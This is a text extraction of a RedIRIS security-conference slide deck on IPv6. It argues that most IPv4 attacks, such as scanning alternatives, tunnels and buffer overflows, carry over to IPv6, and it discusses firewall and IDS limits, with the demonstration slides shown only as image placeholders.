

Recycling IPv4 attacks in IPv6

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
RedIRIS / Red.es

Jornadas de Seguridad

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- **Why we need to care about IPv6 ?**
- **Brief introduction to IPv6**
- **IPv6, it's more secure ?**
- **Problems recycling .**
- **Solutions and future**



Since 1988 provides Internet connection to Academic and Research centres in Spain.

Pioneers in the launch of Internet services in Spain, (DNS, news, CSIRT, ...).

Based in point of presence (POA) in each region that interconnects all the centres

250 organizations connected

Since January 2004 , RedIRIS is part of red.es , a government agency to promote Information society

Same backbone for normal and experimental (internet2) connections,

Use of the backbone for advanced applications:

Opera Oberta:

High quality Live Opera transmission at fast speed > 10 Mbs.

Use of multicast to distribute the contents


Since May 2005 , testing of multicast over IPv6 for the transmission of the videos.

- Could this increase the use of IPv6 ?



Some of the Spanish Universities are starting to use IPv6:

<http://www.uv.es/siuv/cas/zxarxa/ipv6.wiki>



We are NOT going to talk about::

IPSEC and all the cryptographic stuff ..

Traffic labelling, IP headers, etc.

Why IPv6 is more secure than IPv4?

Etc, etc, etc.

...

For this you can:

Search in google

CISCO:

http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf

Michael H. Warfield's (ISS) presentation at FIRST Conference 2004,
<http://www.first.org>

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What kind of attacks and intrusions can we expect in systems connected to a IPv6 network ?

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We are talking about:

What kind of attacks and intrusions can we expect in systems connected to a IPv6 network ?

- The same that are in IPv4

Lack of address in the current IPv4 protocol.

32 bits directions


Lack of address in some geographic areas that connected late to Internet.


- Asia
- Latin America

Use of IP to interconnect devices:

- Home automation
- increase of the devices that need to talk in the net

Simplification of the protocol





Increase of the number of address

4 bytes 2^{32} addresses in IPv4

16 bytes 2^{128} addresses in IPv6

Usually a home user get /64 (2^{64} addresses) , from some ISP) to assign r for all the devices in his network

Header simplification

No fragmentation

Use of optional header to specify data encryption, routing, etc .

Device auto configuration

IPSEC is an integral part of IPv6:

It's quite easy to establish point to point encrypted communications

- No more password sniffing !!!

but:

What is the throughput of mobile devices when encrypting the traffic ?

You still need to establish a complex certification structure, PKI, certificates, etc. Sometimes difficult to configure if you want to use IPSEC !!

From the point of view of a network monitoring , How can determine if a traffic is correct ?

- Can the intruder use IPSEC to hide their connections ?

IPv6 allow to stablish tunnels between different systems and networks

With IPSEC allow mobility of the users

- Same address, with independence of the physical location (mobile user)
- Allow remote connections to our offices

But also:

Allow to circumvent the security policy of the organization

- What's happening with worms and scan ?
- Users exposed to attacks from outsider ?

Tunnels can be used also from attackers:

- Use of IPv6 tunnels to hide connection with botnets and compromised systems

Some operating systems configure IPv6 tunnels by default



IPv6 will be the end of the worms and scanning:

End of the worms , Which worm is going to find an address to compromise if home users have more address than the current (IPv4) internet ?

But:

There are more methods to find system that scanning :

- Use of web search system like google, to find machines to compromise
- Logs from emails, netnews, irc, etc.
- Modified P2P can be also used to look for IP address .
- Use DNS brute forcing and zone transfer
- How are the users going to internally configure their network ?

At the end a network administrator need some tools to manage his network, and the same techniques could be used from outsider to find system

Almost all the networking companies announce support for IPv6:

- **routers y firewall:**

Did they support IPv6 with the same quality that IPv4 ?

- Sometimes the filtering is done at “Software level”, instead hardware. This generate a higher CPU load for the same amount of traffic.
- Most of the time you need the last version of the Operating System, that requires a hardware upgrade .

As mention before, how the firewall will manage the tunnels ?

- **Network IDS**

IPv6 header has a variable size, and the data can be encrypted, so the IDS need more power to analyse the application level data

- **Operating System**

Are the IPv6 TCP/IP stack as optimized as IPv4 stacks ?

Most of the security problem are **DO NOT DEPEND ON** the network

Buffer Overflows

Brute force against weak password

Bad programming practices in Web development

IPv6 don't provide any response for th6s problems

Most of the attacks using IPv4 can be also be adapted to IPv6.

Can this attacks be recycled ?

- **Computer Recycling a practical example**
- **Configuration of a IPv6 Network**
- **Attack demonstration**
- **Solutions and future ways**



Vax 3100 server:

It's not intel x86 based, nor a Sun,
it 's a VAX ;-)

24 Mb RAM

100Mb hardisk

16Mz

No monitor, keyboard or CD

OpenVMS

In brief:

A thing to go directly to the trash;-)

You can upgrade the system, open it, place a Cd and:

NetBSD ;-)

Unix, as usual


- No bash or graphical interface
- Light , can be used in this old hardware

IPv6 support directly in the installation


Example of how old problems can be recycled also




red.es




Protection our network



